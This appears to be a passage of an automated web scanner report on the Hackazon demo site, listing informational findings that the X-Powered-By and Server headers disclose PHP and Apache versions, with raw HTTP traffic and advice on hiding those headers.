XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
POST /bestprice HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 82
Referer: http://hackazon.webscantest.com/bestprice
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {688C2225-2EC2-4603-B5B8-CD41BD0B2AE7}

userEmail=ax77gffbp%40example.com&_csrf_bestprice=SUpmadp1MzFfyz2DULmS8D6ZzjMGtYc1
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:36 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /bestprice
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XPoweredByHeader		x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/review/send — Root Cause: (Parameter: / 1 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
POST /review/send HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 144
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

productID=45&userName=x77nw4ga&userEmail=ax77nw4gb%40example.com&starValue=data&textReview=comment&_csrf_review=wP
OZrMjqi63v8oH2OpRHhC6KWnqZhhzW
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:47 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /product/view?id=45
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/product/view — Root Cause: (Parameter: / 1 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/facebook Root Cause: (Parameter: / 1 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /facebook HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/contact
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {93850BC5-B94A-4FD3-9B30-F7BE1746C5BF}

HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: https://www.facebook.com/dialog/oauth/?
client_id=725422934182477&redirect_uri=http://hackazon.webscantest.com/facebook&state=4083cc18e221efb371b60eb6adfa
257c&display=page&scope=user_about_me
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/terms Root Cause: (Parameter: / 1 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /user/terms HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/register
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5556
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/login | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XPoweredByHeader	x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/cart/add	Root Cause: (Parameter: / 1 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
POST /cart/add HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 19
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {FA5408A7-1CB5-49B6-A526-975D799CADEB}

product_id=45&qty=1
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:08 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /cart/view
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/cart/view | Root Cause: (Parameter: / 2 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /cart/view?_csrf_checkout_step_1=4luqLZWOhRwFtGJt5RzL85njQD8NNDyV&shipping_method=mail HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/cart/view
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {1269399A-6951-4F13-B42C-B9D4FB3096F4}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:30 GMT
Pragma: no-cache
Content-Length: 8110
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/twitter | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

XPoweredByHeader		x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /twitter HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/contact
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 163
Content-Type: text/html
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/ Root Cause: (Parameter: / 1 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/faq Root Cause: (Parameter: / 2 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XPoweredByHeader		x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/category/view — Root Cause: (Parameter: / 1 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /category/view?id=36 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1BB8CD20-07B0-4AC7-90E3-D021CBCED9A0}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4973
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/register — Root Cause: (Parameter: / 2 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

XPoweredByHeader		x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 133
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first_name=John&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_confi
rmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5076
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XPoweredByHeader		x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/search/page/	Root Cause: (Parameter: / 1 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-
filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&quality-
filter=10&quality-filter=11
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F}

HTTP/1.1 404 Not
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
status: 404 Not Found
```

http://hackazon.webscantest.com/wishlist/ | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Powered-By HTTP response header found.

Original Traffic

```
GET /wishlist/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Pragma: no-cache
Content-Length: 6948
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

ServerTypeDisclosure (1)

References

OWASP2017-A6 OWASP2021-A01 CWE-497

Description

Default configurations of web servers often provide too much information about their platform and version in HTTP headers and on error pages. This data is not itself dangerous, but it can help an attacker focus on vulnerabilities associated with your specific web server platform/version.

Recommendation

Configure your web server to avoid having it announce its own details.

In Apache Web Server, the following configuration directives should be added to the config file:

```
ServerSignature Off
ServerTokens Prod
```

In Microsoft IIS/10.0 Web Server, the "removeServerHeader" attribute should be added to the "security" configuration in web.config file:

```
<requestFiltering removeServerHeader="true" />
```

0

http://hackazon.webscantest.com/ | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
ServerTypeDisclosure	http://hackazon.webscantest.com/	http://hackazon.webscantest.com/aaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbthbbbbbbbbbbbbbb.bbbbbbb	Server: Apache/2.4.7 (Ubuntu)	

Original Traffic

```
No response for this variance
No response for this variance
```

Attack Traffic

Traffic #1

```
GET /aaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbthbbbbbbbbbbbbbb.bbbbbbb HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C
X-RTC-REQUESTID: {9FC28B98-B322-4991-9839-056CC88E761B}
X-RTC-ATTACKTYPE: ServerTypeDisclosure

HTTP/1.1 404 Not
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:43 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
status: 404 Not Found
```

ServerTypeDisclosure			Server: Apache/2.4.7 (Ubuntu)

Original Traffic

```
GET /js/json3.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Content-Length: 3509
Content-Type: application/javascript
Content-Encoding: gzip
